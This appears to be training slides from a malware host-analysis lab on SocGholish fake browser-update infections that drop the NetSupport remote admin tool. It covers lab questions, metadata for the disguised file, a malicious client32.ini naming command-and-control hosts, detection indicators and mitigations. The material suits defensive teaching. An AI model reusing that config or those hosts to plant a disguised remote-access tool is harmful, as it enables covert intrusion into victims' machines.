
Host Analysis Exercise (Lab 2)

- Open the “Users” zip file and unzip the contents with the password “infected”
- This zip file has had its user AppData populated with some legit data, what folder stands out as suspicious? (don’t look too deep).
- Of the two executables in this folder, does there appear to be any deception going on?
- Why don’t these files trigger antivirus?
- If this file is “legitimate” what makes this of use to an attacker?

“taskhost” Metadata

```
Language Code           : English (British)
Character Set           : Unicode
Comments                :
Company Name            : NetSupport Ltd
File Description        : NetSupport Client Application
File Version            : V12.10
Internal Name           : client32
Legal Copyright         : Copyright (c) 2015, NetSupport Ltd
Legal Trademarks        :
Original File Name      : client32.exe
Private Build           : V12.10
Product Name            : NetSupport Manager
Product Version         : V12.10
```

Taskhost Signed



NetSupport Client INI File Contents

> client32.ini

⚠ Dropped from process

🔍 Look up on VirusTotal

Submit to analysis

Download

Mime: text/plain

Size: 627.00 b

TrID - File Identifier	Hashes
TYPE UNKNOWN	<div>MDS4238840020E545D2CDAF571C88A3A96E</div> <div>SHA18D984337E3B3CD8B4377A3954B788F353C3FC91D</div> <div>SHA256318D3415841EEF521322816A24C1B98E0B475FD8319FDF35F49715C3729C8838</div> <div>SSDEEP12:M+AxS2hz7YU+Sj8ZGS6pSx0Z7+DP9837GxoKIDWsC3CYnmSuUwPBcS4r:/AI2hzEP18ZapSx0oGyXtIDvC...</div>

PREVIEW

HEX

Filename=C:\Program Files\NetSupport\NetSupport Manager\client32.ini

[_License]

quiet=1

[Audio]

DisableAudioFilter=1

[Bridge]

Modem=SSTP

[General]

BeepUsingSpeaker=0

[HTTP]

GatewayAddress=kukaracha.cn:443

SecondaryGateway=magoruhgiah2.cn:443

GSK=FL;0@OFC:MeKDAGC:I

What to Watch Out For? (Host)

- Wscript.exe process reaching out to external network addresses
- Wscript command lines with “Chrome.Update” or “Firefox.Update”
- Wscript creating/executing binaries in appdata
- For NetSupport payloads: executables using “client32” internal name running from appdata folders
- Cobalt Strike payloads reside in memory, so look for evil usage of the recon tools like PowerView, or preparation of ransomware activities such as disabling shadow copies.

Reported Payloads

- NetSupport (Remote Admin Tool) – due to it's simplicity, we only cover how this threat works.
- Cobalt Strike > WastedLocker Ransomware
- Dridex (Banking Trojan)
- Empire (Penetration Testing Framework)
- Chthonic (Banking Trojan)

Mitigation Recommendations

- Block known redirect gate domains, and compromised sites proactively.
- If in control of the affected site, evaluate wordpress plugins for issues, and ensure admin sections are properly secured.
- Set “Open With” option for javascript, hta files to use a text editor by default. These file types are not usually directly executed by a user and users who need to will usually know how to open legit script.
- Since this chain requires user action for execution, user education regarding the activity is highly recommended.

Summary

- Malware threats like SocGhosh are constantly evolving to bypass content filters and evade being identified.
- Malware campaigns like this one, while on the surface seem completely different from malspam campaigns, still rely on tricking the user.
- Good web filtering can block threats like this, but host monitoring can help a lot when tactics change enough to get around these.
- Malware can often take the form of legitimate tools used in a malicious manner. So verify remote admin tools usage even if it seems legitimate.

Questions?

